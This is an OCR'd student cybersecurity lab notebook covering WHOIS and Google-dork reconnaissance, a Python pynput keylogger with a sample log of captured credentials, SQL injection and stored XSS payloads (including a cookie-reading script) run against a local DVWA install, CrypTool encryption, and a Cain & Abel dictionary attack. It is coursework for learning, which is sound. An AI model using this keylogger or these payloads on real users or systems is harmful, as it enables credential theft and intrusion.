WHOIS LOOKUP

facebook.com is already registered*

Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: http://www.registrarsafe.com
Updated Date: 2018-07-23T18:17:13Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2028-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1-650-308-7004
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2019-01-23T11:09:53Z <<<

EXPERIMENT : No. Practical - 1A

PAGE No.
Date

Aim: Practical to Use Who.is website for Reconnaisance.

Procedure:


Step 1: Open the WHO.is website
Step 2: Enter the website name & hit the "Enter button".
Step 3: show information about website.


Theorey:


Who.is website is an tool to determine Owner, IP address, Registration, Security, DataCenter detail for an Domain name

For an website it displays
i) Domain Name
ii) Registry Domain ID:
iii) Registrar WHOIS server
iv) Registrar URL
v) Updated & Creation & Registry Expiry Dates
vi) Registrar IANA ID:
IANA is Internet Assigned Numbers Authority
vi) Registrar Email & phone contact
vii) Name Server & traffic Data & subdomain
viii) DNSSEC (Domain Name System Security Extensions)

Teacher's Sign. :







EXPERIMENT: No. Practical - 11B

Page No.
Date

Aim: Practical to Use Google Search Engine for Reconnaisance.

Procedure:

step 1: Open any Browser
step 2: In Search section of Google type 'website URL'/login.asp
step 3: Also try 'URL'/admin.php

Theory:

In this practical we will check whether for an website ~~whether~~ we can directly or indirectly get access to it unprivelaged page to access data.

If the site have blocked this privilages we get 403 or 404 error respectively.

In our example we got 403 error "This page isn't available" that is forbidden.

01/03/19

other keyword such as:

(i) allinurl :"text" — will return sites that contain text in its URI

(ii) inurl :"admin.php" - it will return sites which have this particular page.

Sundaram

Teacher's Sign. :

key_log.txt


```
2016-11-19 15:53:40,433: 'g'
2016-11-19 15:53:40,624: 'm'
2016-11-19 15:53:41,104: 'a'
2016-11-19 15:53:41,304: 'i'
2016-11-19 15:53:41,584: 'l'
2016-11-19 15:53:42,280: Key.down
2016-11-19 15:53:43,353: Key.ctrl_r
2016-11-19 15:53:43,520: Key.backspace
2016-11-19 15:53:43,920: Key.backspace
2016-11-19 15:53:44,120: Key.enter
2016-11-19 15:53:48,921: 'u'
2016-11-19 15:53:49,017: 's'
2016-11-19 15:53:49,224: 'e'
2016-11-19 15:53:49,400: 'r'
2016-11-19 15:53:49,960: '1'
2016-11-19 15:53:50,233: '2'
2016-11-19 15:53:50,472: '3'
2016-11-19 15:53:53,344: 'p'
2016-11-19 15:53:53,496: 'a'
2016-11-19 15:53:53,696: 's'
2016-11-19 15:53:53,832: 's'
2016-11-19 15:53:54,160: 'w'
2016-11-19 15:53:54,312: 'o'
2016-11-19 15:53:54,472: 'r'
2016-11-19 15:53:54,768: 'd'
```


EXPERIMENT: No. Practical-2 Page No. Date


Aim: Program to Create a simple Keylogger Using python:

Code:

```
from pynput.keyboard import Key, Listener
import logging
log_dir = "D:/"
logging.basicConfig(filename = (log_dir + "key_log.txt"),
level = logging.DEBUG, format = '%(asctime)s: %(message)
s:')
def on_press(key):
    logging.info(str(key))
with Listener(on_press = on_press) as listener:
    listener.join()
```







EXPERIMENT: No. Practical - 3 Page No. Date

Aim: Practical to perform SQL injection attack.

Procedure:


Step1: Install & setup XAMPP Server and in XAMPP Control panel start Apache & mysql servia.


step2: Setting DVWA (Damn Vulnerable Web App)
- first download .exe file of site from "dvwa.co.uk" & install it
- rename the config from "config.inc.php.dist" to "config.inc.php".
- Open the config file & change database password to null
- Save & exit.

Step 3: SQL injection
- Go to browser & open localhost/dvwa & login into the site.
- set the DVWA Security level to slow & submit
- select "SQL Injection" from the left navigation menu.

Sundaram

Teacher's Sign. :





EXPERIMENT : No.

Page No.
Date


- try different basic injection iputs such has


(i) " 1 "


(ii) '%' or '0' = '0


(iii) '%' or 0=0 union select null, version() #

- display Database Version









EXPERIMENT: No. Practical-4

Page No.
Date 16 2 19

Aim: Practical to perform Cross site Scripting attacks


Procedure:


step 1: Start xampp server & browser
step 2: Login to dvwa website using ID & password
step 3: set DVWA security level to Low & click on submit
step 4: select "xss stored" from the left navigation menu
step 5: Basic xss Test

(i) Name: example
Message: <script> alert ("This is a xss Exploit Test") </script>
click on "Sign Guestbook"

(ii) Name: Test 3
Message: <script> alert (document.cookie) </script>
click Sign Guestbook

01/03/19





EXPERIMENT: No. Practical - 5

Page No.
Date 1 3 19


Aim: Practical to Encrypt & Decrypt any Text using Cryptool


Theory:
Cryptool is an tool used to encrypt & Decrypt message or text using it Encrypt/Decrypt suite.
It provides Different Cryptographic algorithm mainly divided into symmetric & Asymmetric


Procedure:
step 1: click on file & select new
step 2: write a message or text in the TextArea.
step 3: click on "Encrypt/Decrypt option from Menubar.
step 4: select "Symmetric (Modern)" option
step 5: from the drop down list select RC4 algorithm
step 6: for encryption click on Encrypt
step 7: for decrypting click on Decrypt option of RC4

similarly we can use different Algorithm such has RC2, RSA, etc.

Sundaram







EXPERIMENT: No. Practical-6A

Page No.
Date 1 3 19


Aim: Practical to perform Dictionary attack using caine & abel tool


Procedure:

step1: Open Cain & abel tool
step2: Select Cracker option from menu items
step3: Now select MD4 from left side Navigation options of Encryption methods. or cracker methods.
step4: press "Alt+C" or click on Hash Calculator
step5: Enter Text in "Text to hash" & click on calculate.
step7: Copy the generate MD4 or MD5 hash value
step8: Click on the window & select add to list option.
step9: Enter the generated value & click "Ok"
step10: Once the Hash value is displayed or added to the list, ~~Right~~ click on it.
step11: Select Dictionary Attack.
step12: click on file field & select Add to list Option.
step13: select Wordlist.txt file
step14: Click on Start button.
step15: Once done click on exit button.
~~password will be d~~

Sundaram

Teacher's Sign. : _____





EXPERIMENT : No.


Page No.
Date


Password will be cracked & Displayed in next column "password".


14/10/19

Sundaram

Teacher's Sign. : _____







EXPERIMENT: No. Practical-6B

Page No.
Date 8 3 19

